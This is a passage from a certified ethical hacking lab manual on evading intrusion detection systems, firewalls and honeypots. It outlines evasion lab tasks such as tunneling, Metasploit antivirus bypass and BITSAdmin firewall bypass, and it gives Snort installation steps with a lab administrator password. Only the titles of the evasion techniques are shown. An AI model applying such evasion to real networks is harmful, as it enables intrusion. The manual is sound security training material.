

Module 12: Evading IDS, Firewalls, and Honeypots

Scenario

The adoption of Internet use throughout the business world has boosted network usage in general. Organizations are using various network security measures such as firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and "honeypots" to protect their networks, which are the preferred targets of hackers for compromising organizations' security. Attackers continue to find new ways to breach network security and attack these targets.

As an expert ethical hacker or pen tester, you must possess sound knowledge of the functions, role, placement, and design implementation of IDS, IPS, firewalls, and honeypots used in the organization, as well as understand the process that the attacker has used to evade the organization's security in order to detect their intrusion attempts.

The labs in this module give hands-on experience in auditing a network against IDS and firewall evasion attacks.

Objective

The objective of the lab is to evade the IDS and Firewall, and other tasks that include, but are not limited to:

- Detect intrusion attempts
- Detect malicious network traffic
- Detect intruders and their attack weapon
- Evade firewalls using various evasion techniques

Overview of Evading IDS, Firewalls, and Honeypots

IDSs, which provide an extra layer of security to the organization's infrastructure, are attractive targets for attackers. Attackers implement various IDS evasion techniques to bypass this security mechanism and compromise the infrastructure. Many IDS evasion techniques circumvent detection through multiple methods and can adapt to the best possible method for each system.

The firewall operates on a predefined set of rules. Using extensive knowledge and skill, an attacker can bypass the firewall by employing various bypassing techniques. Using these techniques, the attacker tricks the firewall to not filter the generated malicious traffic.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to evade the IDS and firewall on the target network. Recommended labs that will assist you in learning various evasion techniques include:

1. Perform intrusion detection using various tools
 - Detect intrusions using Snort
 - Detect malicious network traffic using ZoneAlarm FREE FIREWALL
 - Detect malicious network traffic using HoneyBOT
2. Evade firewalls using various evasion techniques
 - Bypass windows firewall using Nmap evasion techniques
 - Bypass firewall rules using HTTP/FTP tunneling
 - Bypass antivirus using Metasploit templates
 - Bypass firewall through Windows BITSAdmin

Lab 1: Perform Intrusion Detection using Various Tools

Lab Scenario

The goal of the Intrusion Detection Analyst is to find possible attacks against a network. Recent years have witnessed a significant increase in Distributed Denial-of-Service (DDoS) attacks on the Internet, making network security a great concern. Analysts search for possible attacks by examining IDS logs and packet captures and corroborating them with firewall logs, known vulnerabilities, and general trending data from the Internet. IDS attacks are becoming more sophisticated; automatically reasoning the attack scenarios in real-time, and categorizing them has become a critical challenge. These processes result in huge amounts of data, which analysts must examine to detect a pattern. However, the overwhelming flow of events generated by IDS sensors make it difficult for security administrators to uncover hidden attack plans.

To become an expert penetration tester and security administrator, you must possess sound knowledge of network IPSs, IDSs, malicious network activity, and log information.

Lab Objectives

- Detect intrusions using Snort
- Detect malicious network traffic using ZoneAlarm FREE FIREWALL
- Detect malicious network traffic using HoneyBOT

Overview of Intrusion Detection Systems

Intrusion detection systems are highly useful as they monitor both the inbound and outbound traffic of the network and continuously inspects the data for suspicious activities that may indicate a network or system security breach. The IDS checks traffic for signatures that match known intrusion patterns and signals an alarm when a match is detected. It can be categorized into active and passive, depending on its functionality: an IDS is generally passive and is used to detect intrusions, while an intrusion prevention system (IPS) is considered as an active IDS, as it is not only used to detect the intrusion on the network, but also prevent them.

Main Functions of IDS:

- Gathers and analyzes information from within a computer or a network, to identify the possible violations of security policy
- Also referred to as a "packet-sniffer," which intercepts packets traveling along various communication mediums and protocols
- Evaluates traffic for suspected intrusions and signals an alarm after detection

Task 1: Detect Intrusions using Snort

Snort is an open-source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis and content searching/matching and is used to detect a variety of attacks and probes such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts. It uses a flexible rules language to describe traffic to collect or pass, as well as a detection engine that utilizes a modular plug-in architecture.

Uses of Snort:


- Straight packet sniffer such as tcpdump
- Packet logger (useful for network traffic debugging, etc.)
- Network intrusion prevention system

Here, we will use Snort to detect network intrusions.

1. Click on **CEHv12 Windows Server 2019** to switch to **Windows Server 2019** machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.







2. Navigate to Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort and double-click the **Snort_2_9_15_Installer.exe** file to start the Snort installation.

Note: If an **Open File - Security warning** pop-up window appears, click **Run**.





3. Accept the **License Agreement** and install Snort by selecting the default options that appear step by step in the wizard.




4. A window appears after the successful installation of Snort; click **Close**.

